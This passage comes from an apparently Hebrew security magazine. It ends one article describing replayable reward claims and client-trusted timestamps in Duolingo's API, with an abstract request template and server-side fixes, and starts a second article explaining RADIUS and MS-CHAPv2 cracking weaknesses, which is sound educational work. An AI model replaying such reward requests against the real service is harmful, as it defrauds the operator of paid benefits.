כלומר השרת לא השתמש בערכים רק כמידע תיאורי על השיעור או רק למטרת אנליטיקה. הוא איפשר להם להשפיע על עובדה שהייתה אמורה להיקבע על ידי המערכת (היום שאליו השיעור משויך). ה-Client יכול לדווח כי פעילות התחילה בשעה מסוימת. אבל אין סיבה להניח שהדיווח נכון רק משום שהגיע מהאפליקציה הרשמית. משתמש יכול לשנות את הבקשה, לשלוח אותה מחדש או לבנות Client שונה לגמרי.

שורש הכשל

שורש הכשל הוא לא עצם קיומם של שדות זמן בבקשה. במקרים רבים יש צורך לגיטימי לקבל מה-Client מידע שכזה, למשל כדי למדוד כמה זמן המשתמש הקדיש לשיעור. הבעיה נוצרת כשאותו מידע משמש כמקור הסמכותי היחיד להחלטה שמשפיעה על מצב המשתמש.

במימוש בטוח יותר, השרת יכול לשמור בעצמו את זמן יצירת ה-Session ולקבל את זמן סיום ה-Session על פי מתי בקשת סיום השיעור מתקבלת. אם יש צורך לקבל גם את זמן ה-Client אפשר לשמור אותו בשביל אנליטיקה, אבל לא להסתמך עליו בלבד כדי לשנות את ה-Streak.

הממצא השני - תגמול שניתן לממש יותר מפעם אחת

לאחר בדיקת מנגנון ה-Streak רציתי לנסות לחקור את מערכת ה-Gems. לאחר ששאלתי כמה חברים שפעילים בדואולינגו נאמר לי שהדרך המרכזית להשיג Gems היא דרך משימות (Quests).

כאשר משתמש משלים משימה המזכה אותו ב-Gems, ה-Client מציג כפתור לקבלת התגמול. לאחר הלחיצה הכפתור נעלם, הבקשה נשלחת והיתרה בחשבון מתעדכנת.

בצורה מופשטת הבקשה נראית כך:

```
POST /api/v1/rewards/<REWARD_ID>/
claim
Authorization: Bearer <JWT_TOKEN>
Content-Type: application/json
```

והשדות התואמים:

```
{
    "consumed": true,
    "source":
"activity_completion"
}
```

לאחר שהתגמול (Gems) התקבל, שלחתי שוב את אותה הפעולה באותו חשבון. במימוש בטוח, השרת היה אמור לזהות כי אותו תגמול כבר התקבל. והוא יכול היה לדחות את הבקשה, להחזיר תשובה המציינת שהתגמול כבר מומש או להחזיר את תוצאת הפעולה הקודמת בלי לשנות פעם נוספת את היתרה.

בפועל, הפעולה החוזרת גרמה לקבלת התגמול פעם נוספת. כאשר פעולה כזו ניתנת לחזרה, ניתן לבצע "התקפת שליחה מחדש" של הבקשה ולהגדיל את יתרת ה-Gems בלי להשלים אירוע חדש שמזכה בתגמול.

אידמפוטנט

כדי להבין את הבעיה, רצוי להכיר את המונח אידמפוטנט.

פעולה אידמפוטנט היא פעולה שביצועה פעם אחת או יותר מוביל לאותו מצב סופי.

לדוגמה, בקשה שמגדירה שדה מסוים לערך קבוע יכולה להיות אידמפוטנטית. אם נגדיר את הערך ל-true פעם אחת או עשר פעמים, התוצאה הסופית תישאר זהה.

דוגמה נוספת מחיי היום-יום שלנו היא כפתור ה"עצור" באוטובוס. כאשר הנוסע הראשון לוחץ על הכפתור, הנהג מקבל התראה שעליו לעצור בתחנה הבאה. אם נוסעים נוספים ילחצו על אותו כפתור לפני ההגעה לתחנה, לא יתווספו התראות נוספות ולא תשתנה התוצאה האוטובוס עדיין יעצור פעם אחת בלבד. במילים אחרות, לחיצות חוזרות אינן משנות את מצב המערכת מעבר ללחיצה הראשונה.

לעומת זאת, פעולה שמוסיפה בכל פעם עשרה Gems ליתרה אינה אידמפוטנט. כל שליחה נוספת משנה שוב את מצב החשבון.

לא כל Endpoint חייב להיות אידמפוטנט. עם זאת כאשר הפעולה מייצגת מימוש של תגמול **חד-פעמי**, השרת חייב לאכוף שהאירוע עצמו לא יוכל להתרחש יותר מפעם אחת. ממש לא מספיק שה-Client ישלח את השדה:

```
{
    "consumed": true
}
```

השרת צריך לבדוק האם התגמול כבר נמצא במצב consumed במסד הנתונים. הוא אינו יכול להסתמך על כך שהכפתור נעלם או שהאפליקציה הרשמית אינה שולחת את הבקשה פעם נוספת.

שני באגים - אותו גבול אמון

במבט ראשון, אין קשר בין שינוי הזמן של שיעור לבין קבלת ה-Gems. האחד משפיע על מנגנון המבוסס על תאריכים, והשני משפיע על יתרה של ערך ה-Gems. עם זאת בשני המקרים השרת הסתמך על הנחה דומה.

במקרה של ה-Streak: ה-Client דיווח מתי האירוע התרחש והשרת אפשר לדיווח להשפיע על מצב החשבון ללא בדיקה. במקרה של ה-Gems: ה-Client דיווח כי הוא מבקש לצרוך תגמול חד פעמי, והשרת לא אכף בצורה מספקת את זה שהאירוע יכול להתרחש פעם אחת בלבד.

בשני המקרים הבקשה התקבלה כהוכחה לכך שהפעולה תקינה. ואולם, בקשה אינה הוכחה. היא טענה בלבד שהשרת עדיין צריך לאכוף.


כיצד ניתן היה למנוע את הכשלים?

במנגנון ה-Streak, זמן השרת צריך להיות מקור הסמכות העיקרי השרת יכול ליצור את ה-Session ולשמור את זמן יצירתו, ולאחר השלמת הפעילות לשמור את זמן קבלת הבקשה.

זמן שמגיע מה-Client יכול לשמש רק כמידע משלים. אם קיים פער גדול בין שני מקורות הזמן, ניתן לדחות את הפעולה או להתעלם מזמן ה-Client לצורך חישוב ה-Streak.

בנוסף, במנגנון התגמולים, צריך לשמור על קשר חד ערכי בין המשתמש לבין התגמול שמומש. לדוגמה מסד הנתונים יכול להכיל רשימה שמציינת כי משתמש מסוים כבר מימש תגמול מסוים.

האכיפה צריכה להתבצע כחלק אטומי:



שלושת השלבים צריכים להיחשב פעולה אחת. אחרת, שתי בקשות שמגיעות כמעט באותו הזמן עלולות לעבור את הבדיקה לפני שאחת מהן מספיקה לעדכן את מסד הנתונים.

סיכום

שני הממצאים שהוצגו במאמר ממחישים עיקרון אחד: אסור להסתמך על מידע שמגיע מה-Client מבלי לאמת אותו בצד השרת. בין אם מדובר בנתוני זמן, במימוש תגמול או בכל פעולה אחרת, השרת הוא זה שצריך להיות מקור הסמכות ולאכוף את כללי המערכת.

במהלך המחקר מצאתי גם ממצאים נוספים שהתבססו על כשלים תכנוניים דומים, ובהם דרכים לקבל הטבות שלא נועדו להתקבל (ובמקור עולות כסף), לבצע עקיפות של מנגנוני "אני לא רובוט" ועוד, בחרתי שלא לפרטם במאמר משום שמטרתו להסביר את העיקרון, ולא להסביר כיצד לנצל את המערכת.

לאחר השלמת המחקר ניסיתי ליצור קשר עם דואולינגו ולדווח באופן מסודר דרך כתובת המייל Security@Duolingo.com על כל הממצאים, אך לצערי לא קיבלתי מענה. אני מקווה שהמאמר יתרום להעלאת המודעות לחשיבותו של העיקרון הפשוט אך הקריטי: **Trust, but Verify**.

לקוראים שנהנו מהמאמר או שמעוניינים להעמיק בתחום, אני ממליץ בחום על הפודקאסט Critical Thinking, העוסק בעיקר בWeb Application Security ובנושאים כמו Bug Bounty וטכניקות למציאת חולשות.

על המחבר

איתמר נגינסקי כהן, בן 17, מתעניין בתחום ה-Web-Exploitation. כיום שואף להשתלב במסלול גאמא בצה"ל ולהמשיך להעמיק בתחומי אבטחת המידע מחקר חולשות ופיתוח מאובטח.

Github: https://github.com/itamar1337 (לא פעיל)

Discord: itamar1338 (https://discord.com/users/1115351644922708070)

מקורות מידע

- https://restfulapi.net/idempotent-rest-apis/
- https://medium.com/@reetesh043/rest-api-design-what-is-idempotency-18218e1ff73c
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Idempotency-Key
- https://he.wikipedia.org/wiki/%D7%90%D7%99%D7%93%D7%9E%D7%A4%D7%95%D7%98%D7%A0%D7%98
- https://he.wikipedia.org/wiki/%D7%A4%D7%A2%D7%95%D7%9C%D7%94_%D7%90%D7%98%D7%95%D7%9E%D7%99%D7%AA
- https://investors.duolingo.com/static-files/aab30d54-eb91-422e-b365-c03859fea85c
- https://duolingo.fandom.com/wiki/Streak
- https://duolingo.fandom.com/wiki/Gem
- https://duolingo.fandom.com/wiki/Quests
- https://www.caido.io/
- https://portswigger.net/burp/communitydownload
- https://www.mitmproxy.org/
- https://www.telerik.com/download/fiddler

עבודה מרחק - מתי נוחות הופכת למרחב תקיפה אידיאלי?

מאת דורין ראם

הקדמה

בעשור האחרון, עם הקורונה, המלחמות ושלל סיבות נוספות החלה עלייה משמעותית של עבודה מרחוק / מהבית (וזה גם דיי נוח אם נודה באמת). בעקבות המעבר הנרחב לעבודה מרחוק, ארגונים נדרשים לאפשר גישה מאובטחת למשאבי הרשת מחוץ לגבולות הפיזיים של הארגון. פתרונות VPN הפכו לאמצעי המרכזי לחיבור עובדים מרוחקים, אבל הם מספקים הגנה על תעבורת הנתונים בלבד ואינם מהווים מנגנון אימות זהות עצמאי. כאן, פרוטוקול RADIUS נכנס לתמונה.

מאמר זה בוחן את השימוש בפרוטוקול RADIUS כמנגנון אימות מרכזי בסביבות עבודה מרחוק, תוך ניתוח מנגנוני האימות השונים, אתגרי האבטחה הנלווים לשימוש בהם, דיון באיומים ומתקפות המבוססים על ניצול זהויות לגיטימיות. שאלת המחקר שלנו היא **כיצד הופכת התלות בפרוטוקול RADIUS לאימות עובדים מרחוק מאמצעי אמין למשטח תקיפה, ומהן ההשלכות האבטחתיות של מתקפות מבוססות זהות בסביבות Remote Access?**

רקע והיסטוריה

RADIUS (קיצור של Remote Authentication Dial-In User Service) - הפרוטוקול פותח לראשונה בשנת 1991 על ידי Livingston Enterprises במטרה לנהל חיבורי Dial-In לרשתות ארגוניות ולספק טכנולוגיית AAA למשתמשים. הפרוטוקול נועד להקל על מנהלי רשת בביצוע ניהול של חשבונות משתמשים ולספק רישום פעילות ברור של חיבורים מרוחקים.

עם הזמן, השימוש ב-RADIUS התרחב מעבר לחיבורי Dial-In קלאסיים והפך למרכיב מרכזי בניהול גישה מרחוק דרך VPN, Wi-Fi ארגוני (802.1X) ובקרות Network Access Control (NAC). כיום, RADIUS הינו גורם מרכזי בסביבות עבודה מרחוק, כל בקשת גישה עוברת דרכו ומנגנון האימות שלו הינו נקודת הגנה קריטית מאוד בארגון.

קצת על Dial-In

Dial-In זה חיבור מרחוק לרשת הארגונית באמצעות טלפון ומודם. איך זה עבד?

- מחשב משתמש היה מתקשר למספר טלפון של השרת (RADIUS).
- המודם "צלצל" וקיבל חיבור קווי.
- המשתמש הזין שם משתמש וסיסמה, וקיבל גישה לרשת הפנימית של הארגון.

שירת את אותה המטרה, שעובדים היו צריכים להתחבר מהבית כדי לעבוד על שרתים ארגוניים. RADIUS נוצר במקור כדי לנהל את החיבורים האלה: מי מורשה להתחבר, מה הוא מורשה לעשות, ומה הוא עשה בזמן החיבור. המנגנון הזה, גם אם היה מיושן פיזית (טלפונים ומודמים), הוא סוג של האב הקדמון של האימות במערכות Remote Access מודרניות, כמו VPN.

ארכיטקטורת RADIUS

הפרוטוקול פועל במבנה Client-Server, ומחולק לשלושה גורמים עיקריים:

1. **RADIUS Client (ידוע גם כ-NAS):** יש כאן בלבול נפוץ, הלקוח הוא אינו המשתמש, אלא שרת הגישה (NAS). לדוגמא VPN Gateway או Access Point. התפקיד שלו זה בעצם להיות המתווך, הוא זה שלוקח את פרטי ההזדהות מהמשתמש, ושולח בקשת אימות לשרת RADIUS.
2. **RADIUS Server:** מבצע את תהליך האימות מול מערכות ניהול זהויות (LDAP ,AD), לאחר מכן מחזיר Access-Challenge / Access-Reject / Access-Accept. בנוסף, הוא מבצע גם רישום פעילות (Accounting) למעקב ובקרה. (מערכות NAC כיום פועלות בתפקיד זה).
3. **המשתמש / המכשיר המרוחק:** העובד שמנסה להתחבר באמצעות לפטופ, טלפון שמתחבר דרך WiFi וכו'.

המבנה הזה מאפשר ניהול מרכזי של אימות המשתמשים ובו זמנית שומר על אבטחה ככל הניתן, בנוסף הוא מספק יכולת מעקב ורישום פעילות. ההפרדה מסייעת לצמצם טעויות בהגדרות אבטחה ברכיבי הקצה ומקנה לארגון שליטה טובה יותר על הגישה לרשת.

פורמט ההודעות

RADIUS מבוסס UDP, עם פורטים נפוצים:

- 1812 - Authentication
- 1813 - Accounting

ההודעות הן AVPs - (Attributes / Values), שהם:

- User-Name
- User-Password
- NAS-IP-Address
- VLAN-Id
- Tunnel-Type

אופן הפעולה של RADIUS עם VPN ועקרון AAA

בתרחיש עבודה מרחוק, המשתמש המרוחק (למשל עובד מהבית) מנסה לגשת למשאבים פנימיים של הארגון באמצעות VPN , שמספק חיבור מוצפן בין המכשיר שלו לרשת הארגונית. בקשת הגישה הזו עוברת דרך RADIUS, שמיישם את עקרון ה-AAA בצורה מסודרת.

1. שלב בקשת האימות - Authentication (Access-Request):

המשתמש מכניס את פרטי האימות, או מנגנוני אימות מתקדמים יותר כמו EAP-TLS, PEAP או MFA (עליהם אפרט בהמשך). ה-NAS, RADIUS Client - לוקח את הנתונים ושולח בקשת Access-Request לשרת RADIUS. הבקשה כוללת את שם המשתמש, הסיסמה או Credential אחר, כתובת ה-IP של המשתמש, וסוג השירות המבוקש (VPN Wi-Fi וכו'). שרת ה-RADIUS (שמהווה חלק ממערכת ה-NAC) מחבר את הבקשה למקור האימות ובודק אם המשתמש קיים, האם הסיסמה נכונה, והאם למשתמש יש הרשאות מתאימות לפי מדיניות הארגון.

בשלב זה בעצם נשאלת השאלה: מי המשתמש?

2. שלב החלטת הגישה (Authorization) Access-Challenge / Access-Reject / Access-Accept

לאחר אימות הזהות, שרת הרדיוס מחליט אילו משאבים ומדיניות גישה הלקוח זכאי להם.

a. Access-Accept: המשתמש מורשה להתחבר.

b. Access-Reject: המשתמש לא מורשה.

c. Access-Challenge: השרת דורש מידע נוסף לפני מתן גישה, לדוגמה OTP.


בשלב זה בעצם נשאלת השאלה: מה מותר למשתמש הזה לעשות?

3. שלב הרישום Accounting

במקביל, השרת רדיוס רושם את פרטי החיבור: מיהו המשתמש, מתי התחבר, משך החיבור, כתובת ה-IP שהוקצתה וסוג השירות שהשתמש בו. בקיצור, כל מידע שיכול להיות חיוני למעקב, audit ולזיהוי פעילות חשודה ברשת.

בשלב זה בעצם נתעד: מה המשתמש הזה עשה?

לאחר שלב AAA, השרת מחזיר ל-VPN Gateway החלטה מתאימה: Access-Accept במידה והמשתמש מורשה, Access-Reject אם לא, או Access-Challenge אם נדרש מידע נוסף (למשל OTP). הלקוח מאפשר את החיבור למשתמש במידה ואושר, וכל התעבורה לאחר מכן מוגנת בהצפנה.



נקודות אבטחה קריטיות

- כל החלטת גישה מבוססת על אימות זהות, ולכן כל ניצול של Credentials לגיטימיים מהווה סיכון משמעותי.
- מנגנוני Authorization יכולים להגביל נזקים במקרה של גישה לא מורשית.
- רישום ה-Accounting מאפשר גילוי של פעילות חריגה ומעקב אחרי דברים שנראים פחות לגיטימיים ברשת.

הסבר כללי על הפרוטוקול בשילוב של RADIUS

פרוטוקול אימות שפותח על ידי מייקרוסופט ונעשה בו שימוש גדול במערכות גישה מרחוק, בין השאר בסביבות VPN ובמערכות אימות מבוססות RADIUS, כפי שמוגדר ב-RFC2759. כמו שאמרנו מקודם, שרת ה-RADIUS מתפקד כגורם אימות מרכזי ומתווך בין לקוח הקצה לבין שירותי הגישה לרשת. עכשיו כאן נוסף לנו MS-CHAPv2, כדי לשמש כתוספת למנגנון האימות.

התהליך המשולב שלהם הולך כך: המשתמש פונה ל-VPN, שרת הרדיוס מייצר ערך אקראי (challenge) ושולח ללקוח. כאן נכנס באמת התפקיד של MS-CHAPv2, הלקוח ייקח את ה-NT-Hash (מבוסס MD4) של הסיסמא שלו ומבצע איתו את החישוב על ה-challenge שהתקבל. את התשובה הוא מחזיר לשרת. בינתיים בצד, השרת מבצע את אותו החישוב בעזרת שליפה של ה-hash של הסיסמא מה-AD, וביצוע של החישוב על אותו ה-challenge בעזרתו. אם התוצאות זהות תישלח הודעת Access-Accept. אם שונות תישלח הודעת Access-Reject.

יתרונות אבטחתיים

אחד היתרונות האבטחתיים המרכזיים של MS-CHAPv2 הוא הימנעות מהעברת הסיסמה של המשתמש באופן גלוי במהלך תהליך האימות - הרי הפרוטוקול משתמש במנגנון קלאסי של Challenge-Response, שמבטיח כי המידע המועבר ברשת הוא תוצר של חישוב קריפטוגרפי ולא הסיסמה עצמה. בנוסף, הוא משתמש ב-NT-Hash ולא בסיסמה עצמה.

יתרון נוסף הוא התמיכה באימות דו-כיווני (Mutual Authentication), המאפשר גם ללקוח לאמת את זהות השרת, ובכך תורם להפחתת הסיכון להתקפות של התחזות לשרת. הפרוטוקול משתמש בערכי challenge שונים לכל session, מה שמקטין את האפשרות לשימוש חוזר בנתוני אימות שנלכדו בעבר ומסייעים בהגנה מפני התקפות Replay.

בהקשר של RADIUS, שילוב MS-CHAPv2 מאפשר ריכוז תהליכי אימות וניהול זהויות בשרת מרכזי, תוך כדי גם אכיפת מדיניות אבטחה אחידה ושילוב עם Active Directory, ללא צורך באחסון סיסמאות באופן גלוי (אלא NT-Hash כמו שאמרנו קודם) על רכיבים ברשת.

יתרון נוסף הוא ש-MS-CHAPv2 נחשב לפרוטוקול קל ומהיר ליישום, במיוחד בסביבות מבוססות מיקרוסופט, שכן הוא נתמך באופן מובנה במערכות הפעלה, שרתי RADIUS ופתרונות VPN נפוצים, וזה פשוט מאפשר פריסה מהירה תחזוקה נוחה ושמירה על מנגנון אימות מובנה ומוכר לארגון.

עד כאן - נשמע טוב, לא? אבל תכלס, האבטחה בפועל נשענת על אלגוריתמים קריפטוגרפים מיושנים!

אז מה הבעיה?

למרות ש-MS-CHAPv2 מיישם עקרונות נכונים של אימות מבוסס אתגר-תגובה ואימות דו-כיווני, הפרוטוקול סובל מחולשות קריפטוגרפיות שהופכות אותו לפגיע למתקפות Offline Eavesdropping / Interception Attacks, מתקפה פסיבית שבה תוקף מאזין לתקשורת בין שני צדדים ברשת לצורך איסוף מידע רגיש, ללא שינוי או שיבוש התקשורת עצמה - במקרה שלנו, המתקפה מתמקדת בלכידת הודעות האימות (כגון ערכי אתגר ותגובות), שלמרות שאינן כוללות את הסיסמה עצמה, הן עשויות להכיל מידע מספיק לצורך ניתוח קריפטוגרפי ופיצוח זהות המשתמש. לכן, למרות שהפרוטוקול אינו מעביר את סיסמת המשתמש בטקסט גלוי, תוקף בעל גישה לערוץ התקשורת יכול להשיג את הודעות האימות (ערך אתגר ותגובת הלקוח) ולבצע מתקפת Brute Force או פיצוח Offline של סיסמאות, ללא אינטראקציה נוספת עם השרת. החולשה נובעת מהסתמכות על אלגוריתם DES עם מפתח אפקטיבי באורך 56 ביט, דבר שמצמצם את מרחב החיפוש של הסיסמה ומאפשר פיצוח מהיר יחסית.

החולשות האלו זוהו ונותחו לאורך מספר שנים על ידי חוקרי אבטחת מידע. כבר בסוף שנות ה-90 הצביעו חוקרים על בעיות מהותיות במנגנוני האימות של PPTP והרחבותיו, ובפרט על MS-CHAP, תוך ניתוח מבני של השימוש באלגוריתמים קריפטוגרפים חלשים. בתחילת שנות ה-2000 פורסמו עבודות מחקר נוספות שהעמיקו בניתוח הפרוטוקול והדגימו חולשות נוספות במימוש ובמודל האיום שלו. בשנת 2012 כבר הראו כי ניתן לצמצם את אבטחת MS-CHAPv2 לבעיית פיצוח של מפתח DES יחיד, ובכך הדגימו מתקפת פיצוח יעילה על תהליך האימות כולו. ממצאים אלו חיזקו עוד את ההוכחה ש-MS-CHAPv2 אינו מאובטח כל כך, והובילו להמלצות להימנע משימוש בו לבד.

סיכום חולשות

אז בקצרה כמו שאמרנו, החולשות המרכזיות של MS-CHAPv2 נובעות מהצפנה חלשה והסתמכות על אלגוריתמים מיושנים כמו NT-Hash ו-DES, אשר מאפשרים לפצח סיסמאות שנלכדו בתהליך האימות באמצעות מתקפות Brute-Force או Rainbow Tables. הפרוטוקול אינו מספק הגנה חזקה מול מתקפות Man-in-the-Middle או Credential Relay, מה שמאפשר לתוקף להשתמש בנתוני האימות גם ללא ידיעת הסיסמה עצמה.

לכן, MS-CHAPv2 כמעט ואינו משמש כיום כפרוטוקול עצמאי, אלא נעטף בתוך ערוצי הצפנה חזקים כמו PEAP או TLS ולעיתים משולב עם מנגנוני MFA, כדי להבטיח אבטחה נוספת. בסביבות Remote Access, האיום אינו מוגבל למחשבים בתוך הארגון: רשת WiFi עוינת, VPN עם קונפיגורציה חלשה או מכשיר קצה שנפרץ יכולים להספיק כדי להשיג את הפרטים הרלוונטיים. אם לתוקף יש את תהליך האימות, הוא יכול להתחבר כמשתמש לגיטימי, שכן שרת ה-RADIUS יאשר את הגישה. MS-CHAPv2 נחשב נפוץ לתקיפות של Identity Abuse ו-Living off the Land, תקיפות שבהן התוקף משתמש בהרשאות קיימות ובכלים

לגיטימיים כדי לנוע בתוך המערכת מבלי להפעיל מנגנוני גילוי מסורתיים.

הסבר קצר על Living off the Land:

Living off the Land הינה תקיפה שבה התוקף לא מכניס כלים זדוניים חדשים למערכת, אלא עושה שימוש בכלים, מנגנונים וזהויות לגיטימיים הקיימים כבר בסביבה הארגונית. כלומר אין שימוש ב-malware של ממש, לא קוד זדוני וכו'. אלא בפעולה באמצעות הרשאות קיימות וזהות תקפה, דבר המקשה על זיהוי הפעילות כזדונית. בתוך הקשר זה, **Identity Abuse** נחשב לתת-קטגוריה, הוא מתבסס על שימוש לרעה בזהויות לגיטימיות כגון שם משתמש וסיסמה, טוקן VPN, תעודת משתמש או Session פעיל. מאחר והפעילות מתבצעת תוך שימוש באמצעי אימות והרשאות תקינים, מערכות האבטחה מפרשות את הגישה כלגיטימית, ה-SOC עלול לא לשים לב שמשהו בכלל קורה, והתוקף מסוגל לפעול במערכת מבלי לעורר התראות חריגות. לכן, קשה מאוד לדעת כשדבר כזה קורה, קשה לניטור וקשה לטיפול. בקצרה, המתקפות משתמשות בזהויות לגיטימיות כדי לעקוף מנגנוני אבטחה. בסביבות עבודה מרחוק המבוססות על RADIUS ו-VPN, המתקפות האלו מהוות איום משמעותי, שכן מנגנון האימות מאשר גישה על סמך זהות בלבד, ללא יכולת מובנית להבחין בין משתמש לגיטימי לתוקף המחזיק בפרטי הזדהות תקפים.

למה זה רלוונטי? כי זה עדיין משומש. והרבה.

- Legacy Systems - מערכות ישנות שלא תומכות ב-EAP-TLS (שתכף נפרט עליו)
- נוחות תפעולית - אין תעודות, אין PKI
- עטיפה ב-PEAP (אסביר בהמשך גם)

על אף הפגיעויות הקריפטוגרפיות הידועות של MS-CHAPv2, הפרוטוקול עדיין נמצא בשימוש נרחב בסביבות ארגוניות, בעיקר בשל תאימות לאחור ונוחות תפעולית. המצב הזה מדגיש פער משמעותי בין תפיסת האבטחה של ארגונים לבין רמת ההגנה בפועל, במיוחד בסביבות עבודה מרחוק המבוססות על זהויות לגיטימיות.

טוב, אז יש בעיה אבטחתית... ויש גם פתרון פלסטר עבורה. רגע לפני שנצלול אליו, בואו נדבר רגע על הקונספט של EAP.

EAP - Extensible Authentication Protocol

EAP הוא פרוטוקול מסגרת (Framework) לאימות זהויות ברשת.

הוא לא מנגנון אימות בפני עצמו, אלא מאפשר "להצמיד" מנגנוני אימות שונים:

- Passwords (MS-CHAPv2)
- Certificates (EAP-TLS)
- One-Time Passwords (EAP-MFA / OTP)

איך זה עובד בקצרה

- הלקוח שולח **EAP Request** לשרת.
- השרת מחזיר **EAP Response**.
- התקשורת הזו יכולה להיות פשוטה (Password) או מורכבת (TLS, Token, MFA).
- הפרוטוקול מאפשר **Negotiation** - הלקוח והשרת מסכימים איזה מנגנון אימות להשתמש.

למה EAP חשוב ב-RADIUS

- RADIUS "מסתכל" על EAP כעל מנגנון Authentication Plug-and-Play.
- הוא מאפשר החלפה קלה של מנגנון אימות, בלי לשנות את ה-RADIUS Server או ה-VPN Gateway.

PEAP = Protected EAP

- PEAP הוא בעצם EAP עטוף בערוץ TLS. כלומר, ה-EAP Framework נשאר, אבל כל מנגנוני האימות שמריצים בתוך EAP (למשל MS-CHAPv2 או סיסמה רגילה) מוגנים באמצעות TLS מוצפן.
- במילים אחרות: EAP = המסגרת, PEAP = הגנה על המסגרת.

הסבר קצר על תכלס איך PEAP עובד ב-VPN + RADIUS

1. המשתמש מנסה להתחבר ל-**RADIUS Client** = VPN Gateway ← VPN
2. RADIUS Server שולח **EAP Request בתוך ערוץ** ← **TLS** נוצר tunnel מוצפן
3. בתוך ה-tunnel:
    - מבוצע מנגנון האימות שבחרו (למשל MS-CHAPv2)
    - ה-Credentials מוגנים מפני האזנה ברשת
4. Access-Accept / Access-Reject / Access-Challenge
5. Accounting ברישום פרטי החיבור

יתרונות PEAP

- מונע **Sniffing** ו-MITM על תעבורת האימות.
- מאפשר שימוש ב-MS-CHAPv2.
- ניתן לשלב עם OTP.
- כמעט תמיד תואם לכל VPN / NAS.

מגבלות

- TLS עצמו חייב להיות מוגדר טוב.
- אם המנגנון הפנימי חלש - עדיין אפשר brute-force בתוך הערוץ המוצפן.
- **לא מונע Identity Abuse** - אם Credentials נגנבים, התוקף עדיין יכול להתחבר לגיטימי.

לסיכום, PEAP מספק שכבת הגנה קריטית על מנגנוני אימות חלשים, על ידי הצפנת כל תהליך האימות בערוץ TLS, אבל אינו מבטל את הצורך במנגנוני אימות חזקים ומעקב אחר שימוש זהויות לגיטימיות בסביבות עבודה מרחוק.

EAP-TLS - אימות מבוסס תעודות

מה זה EAP-TLS?

EAP-TLS הוא מנגנון אימות בתוך EAP שמבוסס על תעודות דיגיטליות (Certificates), כלומר - אין שימוש בסיסמאות בכלל. האימות מתבצע באמצעות קריפטוגרפיה אסימטרית, לא סיסמאות.

איך זה עובד ב-VPN + RADIUS?

1. המשתמש מנסה להתחבר ל-VPN.
2. מתחיל TLS Handshake בין הלקוח לשרת RADIUS.
3. שני הצדדים מזדהים באמצעות תעודות - השרת מציג תעודה (Server Certificate) והלקוח מציג תעודה (Client Certificate).
4. השרת בודק: האם התעודה של הלקוח חתומה ע"י CA מהימן, האם היא בתוקף והאם היא שייכת למשתמש/מכשיר מורשה.
5. אם הכול תקין - Access-Accept. אם לא - Access-Reject
   - אין Challenge-Response
   - אין סיסמה.
   - אין OTP (אם כי אפשר לשלב).

למה זה הרבה יותר מאובטח?

- אין סיסמאות לגניבה
- חסין ל-Phishing
- חסין ל-MITM
- חסין ל-Brute Force
- קשה מאוד לבצע Identity Abuse

ככה שגם אם תוקף מאזין לרשת, משיג תעבורה ורואה את כל ה-TLS, הוא לא יכול להתחבר בלי המפתח הפרטי של התעודה, שנשמר על המכשיר.

אז למה כולם לא משתמשים בזה?

אז זה לא כל כך פשוט. כאילו באמת - זה לא פשוט! על אף ש-EAP-TLS נחשב למנגנון האימות המאובטח ביותר בסביבות RADIUS, שימוש בו לא נפוץ בארגונים. הסיבה המרכזית לכך היא אינה טכנולוגית אלא תפעולית: EAP-TLS מחייב הקמה ותחזוקה של תשתית PKI (תכף ארחיב) מלאה, הכוללת הנפקה, ניהול וביטול תעודות דיגיטליות עבור משתמשים ומכשירים. תהליך זה מעלה את רמת המורכבות התפעולית בכמה רמות, דורש ידע מקצועי ומשאבים (יקר...), ומקשה במיוחד בסביבות הכוללות מכשירים לא מנוהלים או משתמשים זמניים. לכן, ארגונים רבים מעדיפים פתרונות נוחים יותר כגון PEAP, גם במחיר של ויתור על רמת אבטחה גבוהה יותר.

PKI בקצרה - ההקשר ל-EAP-TLS

PKI - Public Key Infrastructure - היא תשתית לניהול תעודות דיגיטליות, המאפשרת אימות זהות מבוסס קריפטוגרפיה אסימטרית ללא שימוש בסיסמאות. במסגרת זו, כל משתמש או מכשיר מחזיק בתעודה דיגיטלית החתומה על ידי גורם מהימן (CA), המוכיחה את זהותו באמצעות מפתח פרטי הנשמר בצד הלקוח. ב-EAP-TLS, אימות הזהות מתבצע באמצעות בדיקה הדדית של תעודות, מה שמספק רמת אבטחה גבוהה במיוחד אך דורש ניהול מחזור חיים מלא של התעודות.

Shared Secret כצוואר בקבוק

